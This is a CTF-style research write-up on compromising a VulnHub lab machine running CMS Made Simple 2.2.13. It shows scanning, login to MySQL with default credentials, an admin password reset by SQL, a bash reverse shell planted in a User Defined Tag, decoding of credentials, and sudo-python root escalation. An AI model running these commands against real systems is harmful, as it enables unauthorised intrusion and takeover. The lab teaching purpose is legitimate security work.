

# **CMS Made Simple**

## **V2.2.13**

---

**CVE-2020-10682 | CVSS 6.8**



# Table of Contents

## **1** **Introduction**

PAGE - 04

## **2** **Key Terms**

PAGE - 04

## **3** **Definitions**

PAGE - 04

## **4** **Exploit Working**

- Affected version/software :
- CVSS Score :
- Cross-Ref : CVE-2020-10682
  - CVE-2020-10682
- Mitigation :

PAGE - 05 - 06


## **5** **Virtual Lab Environment**

PAGE - 06

## **6** **Exploitation**

PAGE - 06





CMS Made Simple is a content management system. Written in PHP and uses MySQL database. CMS made Simple can help you build smaller sites (around a few hundred pages) and semi-static websites. A system to help you keep a website updated through a comprehensive Content Manager, which allows both editing and creation of new pages in real time.

First released in July 2004 as an open source package. The separation of content, function and design has been its core strength. CMSMS (CMS Made Simple) is easy to use, making it a delight for non-technical content editors to manage the day-to-day running of a site



## Introduction

This Research paper illustrates the exploitation of MySQL service running on a machine, which is running a web application based on CMS Made Simple. CMSMS is prone to multiple vulnerabilities. The following vulnerabilities exist : Stored XSS vulnerability, Remote Code execution Vulnerability. And also CMSMS has many services which can be exploited. Eg. phpMyAdmin, MySQL, PHP, OpenSSL. But in this paper we will be exploiting the service MySQL and vulnerability - Remote Code Execution. We will perform [Privilege Escalation](#) by first getting access to a reverse shell on our machine. We will be performing this in a Virtual Lab Environment with proof of concept.

## Key Terms

Reverse shell, Nmap scan, Dirb scan, Netcat Listening

## Definitions

### 1. Reverse Shell

A reverse shell is a type of shell in which the victim machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using remote code or command execution is achieved.

### 2. Nmap Scan

Nmap is a popular port scanning tool to find the open ports and services on the target/victim machine which will help an attacker to proceed further by identifying a vulnerability of a service or finding an exploit of a particular version of a service. It is generally the first step of an attack, i.e., to scan the victim.

## Definitions

### 3. Dirb Scan

To find the hidden directories and files on an application, we use Dirb scan. It enlists all the directories of a web application and the attacker will not have to guess the file names or directory names. For example, attacker will have to search for some common directories :- /robots.txt /index.txt if the dirb scan is not there but then finding the admin and login pages will be a long task.

### 4. Netcat

Can perform port scanning, simple data transfers but most common use is to listen on to a port.

- Eg - nc -l

This command will instruct the local system to begin listening for TCP connections and UDP activity on a specific port number.

- nc -v

Can be used for verbose output

- nc -p

To specify the port number

Altogether command can be used as nc -vlp 4545

This will listen on port 4545

## Exploit Working

After scanning the Victim machine we will find mysql service running on an open port 3306. We will exploit it using sql injection and we will be fetching the credentials from the useful database. But this will not work as the credentials will be in hash. So we will try to change the credentials for a user and then we will try to login into the admin page using the changed credentials. Once into the page, we can run our reverse shell script into the application as it is vulnerable to it. After that, we will get a reverse shell on our machine and we can try to get the root access after trying a few things. Once we get root, we can exploit the server running the application in any way we want. We can make it unavailable for the users or can modify a file on it.

### Affected Version/software

CMS Made Simple through version 2.2.13



### CVSS Score

**Base Score : 6.8**

**CVSS Vector:**

AV:N/AC:M/Au:N/C:P/I:P/A:P

**Cross-Ref : CVE-2020-10682**

**Base Score : 7.8 HIGH**



**CVSS Vector:**

AV:N/AC:M/Au:N/C:P/I:P/A:P

**CVE-2020-10681**

**Base Score : 5.4 MEDIUM**



**CVSS Vector:**

3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:  
L/I:L/A:N

### Mitigation :-

No solution was available till 11 Sept 2020.

1. Version 2.2.15-1 released on 2020-11-23 which mitigated or patched these vulnerabilities.
2. So the solution is to use a version of CMSMS after 2.2.15-0.
3. From 2.2.15-1 to the newest till date 2.2.15-6 released on 2021-04-27.


### Exploitation

The overall steps we will be performing :

1. Getting the target machine IP address
2. Scan open ports by using the Nmap scanner
3. Enumerating HTTP service with the Dirb utility
4. Enumerating application admin
5. Exploiting MySQL and updating admin password
6. Logging in the application and local exploit
7. Getting the root access and reading the flag

### Virtual Lab Environment

- Oracle Virtualbox has been used to run the machines used.
- I have used Kali as the attacking machine and the victim machine is My-Cmsms.ova which runs a web app, made on the CMSMS system.
- Both the machines should be on the bridged mode.



# Step 1

As soon as we run the victim machine we get its IP address - 192.168.1.47

Also attacking machine's IP address - 192.168.1.46

```
#####
#                               Armour Infosec                               #
#                               ----- www.armourinfosec.com -----       #
#                               My CMSMS                                    #
#                               Designed By :- Pankaj Verma                 #
#                               Twitter :- @_p4nk4j                        #
#####

IP:192.168.1.47
Hostname: mycmsms

Debian GNU/Linux 10
mycmsms login:
```

**Fig 1**  
Victim machine IP

```
[/home/kali]
<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
.168.1.46 netmask 255.255.255.0 broadcast 192.168.1.255
80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>
:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
ts 148924 bytes 48287354 (46.0 MiB)
s 0 dropped 0 overruns 0 frame 0
ts 88542 bytes 13870712 (13.2 MiB)
s 0 dropped 0 overruns 0 carrier 0 collisions 0

LOOPBACK,RUNNING> mtu 65536
.0.0.1 netmask 255.0.0.0
1 prefixlen 128 scopeid 0x10<host>
queuelen 1000 (Local Loopback)
ts 12 bytes 600 (600.0 B)
s 0 dropped 0 overruns 0 frame 0
ts 12 bytes 600 (600.0 B)
s 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Fig 2**  
Attacking Machine IP

## Step 2

We will scan the Victim machine using NMAP to identify the open ports and services.

```

root@kali:~/kali# nmap 192.168.1.47
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 04:06 EDT
Nmap scan report for 192.168.1.47
Host is up (0.000265 latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp   open  mysql
MAC Address: 08:00:27:38:61:4A (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
    
```

Fig. 2.1

Ports 22,80,3306 are open with services ssh,http,mysql respectively.

## Step 3

We decide to start with http port 80. After opening the IP address in the browser, we found that there was an active application on the target machine. i.e a website made using CMS made simple.



Fig. 3.1

Over the homepage, we found the CMS version of the target application in the bottom left of the page. Can be seen in the screenshot below, the version is **2.2.13**.




Fig. 3.2



## Step 4

To find the hidden files and directories in the application, we used the Dirb scan.

```

root@kali:~/home/kali
└─$ dirb http://192.168.1.47

DIRB v2.22
By The Dark Raver

START TIME: Wed May 12 04:03:29 2021
URL BASE: http://192.168.1.47/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.47/ ---
=> DIRECTORY: http://192.168.1.47/admin/
=> DIRECTORY: http://192.168.1.47/assets/
+ http://192.168.1.47/cgi-bin/ (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.47/doc/
+ http://192.168.1.47/index.php (CODE:200|SIZE:19342)
=> DIRECTORY: http://192.168.1.47/lib/
=> DIRECTORY: http://192.168.1.47/modules/
+ http://192.168.1.47/phpinfo.php (CODE:200|SIZE:90182)
+ http://192.168.1.47/phpmyadmin (CODE:401|SIZE:459)
+ http://192.168.1.47/server-status (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.47/tmp/
=> DIRECTORY: http://192.168.1.47/uploads/
    
```

Fig. 4.1

Here we found 2 useful links: /admin & /phpmyadmin

## Step 5

We opened the /admin url in the browser. We tried some default credentials to log in, but it did not work. We also checked SQL injection on the login page, but it was not vulnerable.




Fig. 5.1

So we went to the second url : /phpmyadmin.

## Step 5

We tried the default credentials and boolean sql injection too but there was no luck.




Fig. 5.2

So time to check out the next port from the Dirb scan.

## Step 6

The next open port is 3306, through which MySQL server was running. We tried to connect with the MySQL port by using the default username and password. This time the default credentials worked perfectly, and we are able to log into the MySQL server as root user.



Fig. 6.1

Now we run **show databases**; to get the name of all available databases in the application.




Fig. 6.2

As we get database names, we used the 'use' command to enter the selected database. As we know that the application name is CMS, we selected the cmsms\_db. ( can be seen in the last screenshot)

## Step 6

Now we have selected the database **cmsms\_db**. We want to check its tables. So we used **show tables;**

```

cms_module_news_categories
cms_module_news_categories_seq
cms_module_news_fielddefs
cms_module_news_fieldvals
cms_module_news_seq
cms_module_search_index
cms_module_search_items
cms_module_search_items_seq
cms_module_search_words
cms_module_smartyp_plugins
cms_module_templates
cms_modules
cms_permissions
cms_permissions_seq
cms_routes
cms_siteprefs
cms_user_groups
cms_userplugins
cms_userplugins_seq
cms_userprefs
cms_users
cms_users_seq
cms_version
    
```

53 rows in set (0.003 sec)

MySQL [cmsms\_db]>

Fig. 6.3

As Can be seen, the table names. Now we select **cms\_users** table as this contains all the user login credentials.

We opened that table to see the credentials

Command :- **select username,email,password from cms\_users;**

```

53 rows in set (0.003 sec)
MySQL [cmsms_db]> select username,email,password from cms_users;
+-----+-----+-----+
| username | email | password |
+-----+-----+-----+
| admin | admin@mycms.local | d231407c00bdec74e540b905cb204c |
+-----+-----+-----+
1 row in set (0.001 sec)
MySQL [cmsms_db]>
    
```

Fig. 6.4

As we had expected, the password was stored in a hash format in the database, which means we can either crack it or change it to log into the admin module.

First, we tried to crack it with the help of the John the Ripper utility, which did not work. Then we used an online password-cracking site, which also did not work. Without wasting any further time on cracking the password, we created a new password hash and updated the same hash in the DB.

```

1 row in set (0.001 sec)
MySQL [cmsms_db]> update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'hackNos'))
where username = 'admin';
Query OK, 0 rows affected (0.001 sec)
Rows matched: 1 Changed: 0 Warnings: 0
MySQL [cmsms_db]>
    
```

Fig. 6.5

Command : **update cms\_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref\_value FROM cms\_siteprefs WHERE sitepref\_name = 'sitemask'),''),'hackNos')) where username = 'admin';**

The query was successful so we were able to change the password. So in next step we will login into the admin page with this password : **hackNos**

## Step 7

USERNAME: **admin** PASSWORD : **hackNos**




Fig. 7.1

And as can be seen we are into the admin panel. *( on the top right of screenshot ).*

## Step 8

While looking around the website, we have checked various functionalities and options, but we didn't get any useful information. After spending some more time, we found an option which could be utilized for our goal. We go the extensions > User Defined Tags.

"User Defined Tags" allows admin user to make code-level changes in the application. So we will replace the code with a reverse shell script to get the reverse shell from the Victim machine.

Shell script Used : **system("bash -c 'bash -i >& /dev/tcp/192.168.1.46/4545 0>&1'");**




Fig. 8.1

After replacing the original code with our shell script we clicked on apply and popup says User Defined Tag was successfully updated.

## Step 9

Now we will need 2 tabs of terminal.

First we run `nc -lvp 4545` to listen on port 4545 for any incoming traffic. As we have given our target machine IP 192.168.1.46 in our reverse shell script, we will get the shell once code is executed using the `curl` command in next step.

```
(root@kali)~/home/kali
# nc -lvp 4545
listening on [any] 4545 ...
192.168.1.47: inverse host lookup failed: Unknown host
connect to [192.168.1.46] from (UNKNOWN) [192.168.1.47] 58356
bash: cannot set terminal process group (422): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mycmsms:/var/www/html$
```

Fig. 9.1

Second we run `curl -vv http://192.168.1.47/index.php?page=user-defined-tags`

```
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x
(kali@kali)~
$ sudo su
[sudo] password for kali:
(root@kali)~/home/kali
# curl -vv http://192.168.1.47/index.php?page=user-defined-tags
* Trying 192.168.1.47:80 ...
* Connected to 192.168.1.47 (192.168.1.47) port 80 (#0)
> GET /index.php?page=user-defined-tags HTTP/1.1 200
> Host: 192.168.1.47
> User-Agent: curl/7.74.0
> Accept: */*
>
User Management
Name:
user_agent
Admin Search
File Upload
```

Fig. 9.2

## Step 10

Now we got the reverse shell but we need the root access of the system. So for that lets try to find some file with useful credentials. The file containing the password probably should be in the admin directory so first we did `cd /admin` and then We ran `ls -la` to check out the files in the admin directory

```
www-data@mycmsms:/var/www/html$ cd admin
cd admin
www-data@mycmsms:/var/www/html/admin$ ls -la
ls -la
total 340
drwxr-xr-x 6 www-data www-data 4096 Jun 24 2020 .
drwxr-xr-x 10 root root 4096 May 31 2020 ..
-rw-r--r-- 1 www-data www-data 472 Mar 26 2020 .htaccess
-rw-r--r-- 1 www-data www-data 45 Jun 24 2020 .htpasswd
-rw-r--r-- 1 www-data www-data 3279 Mar 26 2020 addbookmark.php
-rw-r--r-- 1 www-data www-data 4324 Mar 26 2020 addgroup.php
-rw-r--r-- 1 www-data www-data 6928 Mar 26 2020 adduser.php
-rw-r--r-- 1 www-data www-data 7241 Mar 26 2020 adminlog.php
-rw-r--r-- 1 www-data www-data 1884 Mar 26 2020 ajax_alerts.php
-rw-r--r-- 1 www-data www-data 9800 Mar 26 2020 ajax_content.php
-rw-r--r-- 1 www-data www-data 1378 Mar 26 2020 ajax_help.php
-rw-r--r-- 1 www-data www-data 4911 Mar 26 2020 ajax_lock.php
-rw-r--r-- 1 www-data www-data 6196 Mar 26 2020 changegroupassign.php
-rw-r--r-- 1 www-data www-data 8336 Mar 26 2020 changegroupperms.php
-rw-r--r-- 1 www-data www-data 6942 Mar 26 2020 checksum.php
-rw-r--r-- 1 www-data www-data 3249 Mar 26 2020 cms_js_setup.php
```

Fig. 10.1

We can see a file named 'htpasswd'. Let's check that out

```
www-data@mycmsms:/var/www/html/admin$ cat .htpasswd
cat .htpasswd
TUzArZlzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=
www-data@mycmsms:/var/www/html/admin$
```

Fig. 10.2

**Command :** `cat .htpasswd`

First, we tried to crack it with the help of the John the Ripper utility, which did not work. Then we used an online password-cracking site, which also did not work. Without wasting any further time on cracking the password, we created a new password hash and updated the same hash in the DB.

### Decode from Base64 format

Simply enter your data then push the decode button.

TUzArZlzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

MFZG233VOI5FG2DJMWWGIQBRGIZQ====

Fig. 10.3

## Step 10

The output is again encoded using base 32. So lets again decode it

### Base32 Decode

Base32 online decode function



MFZG233V0I5FG2DJMMWGIQBRGIZQ====

Decode  Auto Update

armour:Shield@123

Fig. 10.4

We get

Username :  
**armour**

Password :  
**Shield@123**

## Step 11

Lets try to login using these credentials

Command : **su armour Shield@123**



```
www-data@mycmsms:/var/www/html/admin$ su armour
su armour
Password: Shield@123
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
python3 -c 'import pty;pty.spawn("/bin/bash")'
armour@mycmsms:/var/www/html/admin$
```

Fig. 11.1

As can be seen we logged in ! By id command it clearly shows we are logged in as armour.

Also we wanted to have a bash shell for more functionality so we got a bash shell using  
command : **python3 -c 'import pty;pty.spawn("/bin/bash")'**

Can be seen in the screenshot above we got the bash shell.

## Step 12 : Privilege Escalation

For privilege escalation we run the sudo -l command and see that we can run the python command with sudo permission without root user password.

**Command :** `sudo -l`

`sudo /usr/bin/python -c 'import pty;pty.spawn("/bin/bash")'`  
`id`

```
armour@mycmsms:/var/www/html/admin$ sudo -l
sudo -l
Matching Defaults entries for armour on mycmsms:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User armour may run the following commands on mycmsms:
  (root) NOPASSWD: /usr/bin/python
armour@mycmsms:/var/www/html/admin$ sudo /usr/bin/python -c 'import pty;pty.spawn("/bin/bash")'
^r/bin/python -c 'import pty;pty.spawn("/bin/bash")'
root@mycmsms:/var/www/html/admin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@mycmsms:/var/www/html/admin#
```

Fig. 12.1

So as we knew we could run the python command with sudo permission, we ran and got access to the root bash shell.

Verified by the 'id' command.

## Step 13

Now we have the root access of the target machine, let's find the flag or the most important file in case of a server running an application based on CMSMS service.

**Command :** `cd /root`

`ls`  
`cat proof.txt`

```
uid=0(root) gid=0(root) groups=0(root)
root@mycmsms:/var/www/html/admin# cd /root
cd /root
root@mycmsms:~# ls
ls
proof.txt
root@mycmsms:~# cat proof.txt
cat proof.txt
#####
#                               Armour InFosec                               #
#                               www.armourinforec.com                          #
#                               My CMSMS                                       #
#                               Designed By :- Pankaj Verma                    #
#                               Twitter :- @_p4nk4j                            #
#####

Thank Message: **Thanks for Trying this Box**

Here's Your Flag

b315ed055787c0994d8a7b08b2be9244
root@mycmsms:~#
```

Fig. 13.1



## References

---

1. Web application abuses : CMS Made Simple <= 2.2.13 Multiple Vulnerabilities
2. <https://bitnami.com/stack/cms-made-simple/changelog.txt>
3. My CMSMS 1: VulnHub CTF walkthrough
4. NVD - CVE-2020-10681
5. NVD - CVE-2020-10682
6. My cmsms Vulnhub Walkthrough





[www.safe.security](http://www.safe.security) | [info@safe.security](mailto:info@safe.security)

**Palo Alto**  
3000, El Camino Real,  
Building 4, Suite 200, CA  
94306